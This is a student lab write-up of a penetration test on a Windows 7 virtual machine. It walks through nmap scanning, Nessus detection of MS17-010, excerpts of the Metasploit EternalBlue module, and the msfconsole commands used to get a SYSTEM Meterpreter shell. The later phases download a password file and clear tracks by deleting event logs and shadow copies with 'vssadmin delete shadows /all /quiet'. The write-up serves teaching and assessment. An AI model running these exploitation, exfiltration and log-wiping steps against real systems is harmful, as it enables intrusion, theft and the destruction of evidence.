

GrahamHeeney-NF-Asgn1- 24

20102466

November 2024

Introduction

The purpose of this assignment is to document the process of an attack on a virtual machine. The aim is to identify, exploit and document the security vulnerabilities of the machine. By following a structured approach, it will be clear of how the attack took place and all the information gathering that came with it. This is a highly practical assignment as the use of penetration testing is considered vital in cyber security all over the world. Being able to carry out this testing and present it in a sense anyone that could follow is a skill that is mandatory in this area of work.

The goal of this assignment is to demonstrate various phases of the attack. Beginning with information gathering to the exploitation itself. Each phase of the attack attempts to display security gaps and how these gaps may be taken advantage, showcasing an understanding of the task at hand. The attack has 4 phases:

- Phase 1 (Information Gathering) using different tools to identify information about the target machine
- Phase 2 (Vulnerability Assessment) Analysing the system to attempt to find potential exploits.
- Phase 3 (Exploitation) Carrying out the exploitation and gaining access to a machine
- Phase 4 (post-exploitation) Stealing data from, the target machine while also covering the tracks being made.

This attack is carried out in a controlled environment on a virtual machine. This is just a simulation of a real-world scenario aiming to demonstrate an understanding of the process of penetration testing.

Tools selected

- VMware
- Kali Linux
- Windows 7
- Metasploitable
- Nessus
- Meterpreter

Phase 1

To begin gathering the data required, we need to see all the live hosts on the network.

```
(kali@kali)-[~]  
$ nmap -sn 192.168.253.0/24
```

Running this command will identify all the host on the network by sending them an ICMP request to their IP address. An ICMP requests attempts to determine if data is reaching its intended destination. The result of this scan is below

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 09:15 EST  
Nmap scan report for 192.168.253.1  
Host is up (0.00065s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.253.2  
Host is up (0.00023s latency).  
MAC Address: 00:50:56:ED:46:CA (VMware)  
Nmap scan report for 192.168.253.149  
Host is up (0.00048s latency).  
MAC Address: 00:0C:29:9E:B2:A2 (VMware)  
Nmap scan report for 192.168.253.254  
Host is up (0.00019s latency).  
MAC Address: 00:50:56:E8:2C:7F (VMware)  
Nmap scan report for 192.168.253.132  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 12.27 seconds
```

We see that there are 5 live hosts which gives us a better understanding of the network.

The next scan to be carried out will detect all the open ports, running services and OS information on the target Ip.

```
(kali@kali)-[~]  
$ nmap -sS -sV -O -p- 192.168.253.149
```

This Nmap scan is ran with some additional features. -sS performs a SYN scan which allows the scan to be stealthier and faster. -sV allows for version detection which will return the services running on the open ports. -O detects the operating system of the target. -p- scans all the ports rather than only the top 1000. The result of this scan is:

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 09:36 EST
Nmap scan report for 192.168.253.149
Host is up (0.0010s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:9E:B2:A2 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-C8R3CKER9FI; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.21 seconds

```

We can now see the open ports along with the services and their versions. The OS scan has returned multiple OS's which may seem incorrect, but Nmap struggles to detect a difference in them as they run similar network stack characteristics. For this reason, it just returns all the possible ones it could be. To then find the specific OS we will run a different command.

```

(kali@kali)-[~]
$ nmap -p 445 --script smb-os-discovery 192.168.253.149

```

'smb-os-discovery' is a nmap script which uses the SMB to find out more information about the OS details. When this command is run, it returns the OS information we were looking for from the beginning

```

(kali@kali)-[~]
$ nmap -p 445 --script smb-os-discovery 192.168.253.149

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 09:51 EST
Nmap scan report for 192.168.253.149
Host is up (0.0035s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:9E:B2:A2 (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-C8R3CKER9FI
|   NetBIOS computer name: WIN-C8R3CKER9FI\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-03T14:51:39+00:00

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds

```

There was an attempt on banner grabbing but there wasn't any new relevant information acquired that hasn't been shown already.

```

(kali@kali)-[~]
$ nmap -sV --script=banner 192.168.253.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 10:54 EST
Nmap scan report for 192.168.253.149
Host is up (0.0017s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:9E:B2:A2 (VMware)
Service Info: Host: WIN-C8R3CKER9FI; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.54 seconds

```

After all the scans have been ran, we have enough information to start analysing the target for potential vulnerabilities in phase 2.


Phase 2

To begin analysing the vulnerabilities on the windows 7 machine we will need to run a Nessus scan on the target Ip. Nessus is a vulnerability assessment tool that helps identify potential security issues on a target system which may be issues such as outdated software or misconfigurations. Using Nessus to scan the

target machine will allow us to get a deeper insight to the vulnerabilities of our target machine.

A basic network scan was run on Nessus which will return different vulnerabilities on the target machine based on port openings and other areas of the machine that may not have enough security.

After running the network scan, we can read the report that is given which will give us information on the potential exploits that can be ran. Inside the windows vulnerabilities section on Nessus we can see that there is an EternalBlue vulnerability to the SMB server.



The screenshot shows the 'Vulnerabilities' section in Nessus. At the top, it says 'Vulnerabilities 19'. Below that is a search bar with the text '4 Vulnerabilities'. The main table lists the following vulnerabilities:

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Unsupported Windows OS (remote)	Windows	1
HIGH	8.1			MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETER...	Windows	1
MEDIUM	6.8			MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredenti...	Windows	1
INFO				WMI Not Available	Windows	1

The port 445 is vulnerable to a MS17-010 attack which we will be able to take advantage of. There are also other misconfigurations that will allow us to bypass privileges with ease.

The SMB vulnerabilities on port 445 are a major risk to the system as they may allow for unauthenticated access to the system making it an ideal target for gaining access to the system.

Nessus gives an insight to the dangers and the solutions to this vulnerability which is greatly beneficial when you are trying to protect your system.

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...

Description
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

While Nessus is telling us these ports are vulnerable to these attacks, we are able to check for ourselves through our kali Linux machine:

```
(kali㉿kali)-[~]
└─$ nmap -p 445 --script smb-vuln-ms17-010 192.168.253.149
```

-p 445 specifies the port we want to check and --script smb-vuln-ms17-010 makes Nmap run the vulnerability detection script. If the Nessus scan was correct, that command should agree with Nessus and tell us it is vulnerable.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 13:07 EST
Nmap scan report for 192.168.253.149
Host is up (0.0011s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:9E:B2:A2 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:   CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|       servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
```

As we now know that it is vulnerable, knowing how the vulnerabilities

will be attacked will better our understanding of the process. Opening the code that will exploit the vulnerability and evaluating it will show us how it takes place.

The exploit established a connection to the IPC\$ share on the targets system to begin the attack.

```
# Step 1: Connect to IPC$ share
print_status('Connecting to target for exploitation.')
client, tree, sock, os = smb1_anonymous_connect_ipc
rescue RubySMB::Error::CommunicationError
  # Error handler in case SMBv1 disabled on target
  raise EternalBlueError, 'Could not make SMBv1 connection'
else
  print_good('Connection established for exploitation.')

  if verify_target(os)
    print_good('Target OS selected valid for OS indicated by SMB reply')
  else
    print_warning('Target OS selected not valid for OS indicated by SMB reply')
    print_warning('Disable VerifyTarget option to proceed manually...')
    raise EternalBlueError, 'Unable to continue with improper OS Target.'
  end
end
```

The next step in the code is to create a large SMB1 buffer which will attempt to control some of the memory on the target which will help the payloads injection process.

```
# Step 2: Create a large SMB1 buffer
print_status('Sending all but last fragment of exploit packet')
smb1_large_buffer(client, tree, sock)
```

After the large buffer is created, the next step is to begin memory pool grooming which will control memory so the exploit can overwrite where necessary. Once the memory is groomed in the way that is required for the exploit to take place, the final packet is sent which will begin the buffer overflow.


```

# Step 3: Groom the pool with payload packets, and open/close SMB1 packets
print_status('Starting non-paged pool grooming')

# initialize_groom_threads(ip, port, payload, grooms)
fhs_sock = smb1_free_hole(true)

@groom_socks = []

print_good('Sending SMBv2 buffers')
smb2_grooms(grooms, payload_hdr_pkt)

fhf_sock = smb1_free_hole(false)

print_good('Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.')
fhs_sock.shutdown

print_status('Sending final SMBv2 buffers.') # 6x
smb2_grooms(6, payload_hdr_pkt) # TODO: magic #

fhf_sock.shutdown

print_status('Sending last fragment of exploit packet!')
final_exploit_pkt = make_smb1_trans2_exploit_packet(tree.id, client.user_id, :eb_trans2_exploit, 15)
sock.put(final_exploit_pkt)

print_status('Receiving response from exploit packet')
code, _raw = smb1_get_response(sock)

code_str = '0x' + code.to_i.to_s(16).upcase
if code.nil?
  print_error('Did not receive a response from exploit packet')
elsif code == 0xc000000d # STATUS_INVALID_PARAMETER (0xc000000d)
  print_good("ETERNALBLUE overwrite completed successfully (#{code_str})!")
else
  print_warning("ETERNALBLUE overwrite returned unexpected status code (#{code_str})!")
end

```

After the exploit has been complete, the payload is then injected with ease as the memory grooming has shaped the memory in the desired way that is needed.

```

# Step 4: Send the payload
print_status('Sending egg to corrupted connection.')

@groom_socks.each { |gsock| gsock.put(payload_body_pkt.first(2920)) }
@groom_socks.each { |gsock| gsock.put(payload_body_pkt[2920..(4204 - 0x84)]) }

print_status('Triggering free of corrupted buffer.')
# tree disconnect
# logoff and x
# note: these aren't necessary, just close the sockets
return true
ensure
  abort_sockets
end
end

```

This is a very brief explanation and evaluation of how the code actually works, there is more in-depth code still to be analysed but for the sake of keeping things easy to follow we won't get into that.

We now know the vulnerabilities of the system and what exploit will be able to take advantage of them, which will make the exploitation phase much easier. We also know how the exploitation code will work so we will have a deeper

understanding of what is happening.

Phase 4

Phase 4 consists of exploiting the system. As we have assessed the system already and know what it is vulnerable to, it makes this step very simple so understand and do. We will be using Metasploit and meterpreter to gain remote access into the system.

To begin we want to open the Metasploit with 'msfconsole'. We then want to load the exploit.

```
msf6 > exploit/windows/smb/ms17_010_eternalblue
[-] Unknown command: exploit/windows/smb/ms17_010_eternalblue. Run the help command for more details.
This is a module we can load. Do you want to use exploit/windows/smb/ms17_010_eternalblue? [y/N] y
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

We will need to set the payload and the RHOST (Remote Host). Once those are set, we can start the exploit. The RPORT is set to 445 by default.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.253.149
RHOST => 192.168.253.149
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Once the exploit completes, we will be in a shell of the target system. If we just press CTRL + z it will exit the shell but leave it running in the background.

After we are out of the shell, we want to load the meterpreter and set the desired session and then run that.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > post/multi/manage/shell_to_meterpreter
[-] Unknown command: post/multi/manage/shell_to_meterpreter. Run the help command for more details.
This is a module we can load. Do you want to use post/multi/manage/shell_to_meterpreter? [y/N] y
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
```

This will give create a session with meterpreter. We can view all our sessions my just typing 'sessions'. You should see 2 different sessions as follows:

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions

```

Id	Name	Type	Information	Connection
3	shell	x64/windows	Shell Banner: Microsoft Windows [Version 6.1.7601]	192.168.253.132:4444 → 192.168.253.152:49162 (192.168.253.152)
4	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ WIN-CBR3CKER9FI	192.168.253.132:4433 → 192.168.253.152:49163 (192.168.253.152)

To access your desired session just type:

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 4
[*] Starting interaction with 4 ...

meterpreter > 
```

We are using 4 as that the id for our meterpreter session. Once we are in the session we can check for what permissions we have. Depending on the security of

the machine, the exploit may have already given us administrative permissions although if the target is more up to date you may have to take extra steps to escalate your privileges. To view your permissions just type:

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

NT AUTHORITY\SYSTEM indicates that we have escalated privileges, so we do not need to do any more steps. We have now remotely gained access to the target machine, and we have admin privileges.

Phase 5

As we are now in the target machine, we are going to steal a file and download it onto our kali machine and attempt to clear our trail to it is not known that we took it.

To begin, we need to navigate to the file we want to steal. Using 'cd' will let us move into other files. Our goal is to go to users then to the desired user and finally then to the desktop which has the file we are looking for.

```
meterpreter > cd Desktop  
meterpreter > ls  
Listing: c:\Users\the1m\Desktop  



| Mode             | Size | Type | Last modified             | Name          |
|------------------|------|------|---------------------------|---------------|
| 100666/rw-rw-rw- | 40   | fil  | 2024-11-02 15:07:49 -0400 | Passwords.txt |
| 100666/rw-rw-rw- | 282  | fil  | 2024-10-25 00:37:24 -0400 | desktop.ini   |


```

To download the file onto our kali machine we simply enter:

```
meterpreter > download Passwords.txt  
[*] Downloading: Passwords.txt → /home/kali/Passwords.txt
```

We can then access the file on our kali machine.



While we may have achieved our goal, we left some traces behind. We now need to hide this as best as we can. We can clear the event logs on the target machine to begin with.

```
c:\Users\the1m\Desktop>cd C:\Windows\System32\winevt\Logs
cd C:\Windows\System32\winevt\Logs

C:\Windows\System32\winevt\Logs>del *.*
del *.*
C:\Windows\System32\winevt\Logs\*.*, Are you sure (Y/N)? y
y
```

This will clear all the event logs which would have displayed us gaining access into the target machine. We are also going to delete all shadow copies which are basically backup snapshots so it removes previous states that may show our activity.

```
c:\Users\the1m\Desktop>vssadmin delete shadows /all /quiet
vssadmin delete shadows /all /quiet
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.
```

We have now stolen data from the target machine and wiped any tracks left behind employing 2 different anti-forensic techniques. We now just need to exit the machine, and our post-exploitation is complete.

Summary

In this assignment, a penetration test was done against a windows 7 virtual machine from a kali Linux machine. Four phases were conducted: information gathering, vulnerability assessment, exploitation and post-exploitation. Using NMAP allowed for information to be gathered on the target machine including the open ports, services and the OS details. A Nessus scan was run on the target Ip which provided different vulnerabilities of the machine which allowed me to know what exploits to use. Meterpreter and Metasploit allowed me to gain access to the target machine and the post-exploitation phase focused on data extraction and wiping any traces left.

Overall, this assignment highlights the importance of documentation when penetration testing every step needs to be followed thoroughly. The practical skills gained from this process are immensely important in real world cyber security as while this may have been done in a lab scenario, much of what was done is required to be known when working in a cybersecurity job. While this attack was an offensive attack, it also showed what may need to be done from a defensive side of things with Nessus giving solutions for the potential exploits that may be able to take place. This assignment gave a much deeper insight into the real world of cyber security

References

TCPsyn(stealth)scan(-SS):Nmapnetworkscanning(nodate)TCPSYN(Stealth)Scan(-sS)|NmapNetworkScanning.Availableat:<https://nmap.org/book/synscan.html>(Accessed:03November2024).

Robinharwood(nodate)Vssadmindeleteshadows,MicrosoftLearn.Availableat:<https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin-delete-shadows>(Accessed:03November2024).

P,N.(2024)Exploitingeternalblue(MS17â€010):Awalkthroughandprotectionmeasures,Medium.Availableat:<https://eunishap.medium.com/exploiting-eternalblue-ms17-010-a-walkthrough-and-protection-measures-1ef4145f51ed>(Accessed:03November2024).

P,N.(2024)Exploitingeternalblue(MS17â€010):Awalkthroughandprotectionmeasures,Medium.Availableat:<https://eunishap.medium.com/exploiting-eternalblue-ms17-010-a-walkthrough-and-protection-measures-1ef4145f51ed>(Accessed:03November2024).

P,N.(2024)Exploitingeternalblue(MS17â€010):Awalkthroughandprotectionmeasures,Medium.Availableat:<https://eunishap.medium.com/exploiting-eternalblue-ms17-010-a-walkthrough-and-protection-measures-1ef4145f51ed>(Accessed:03November2024).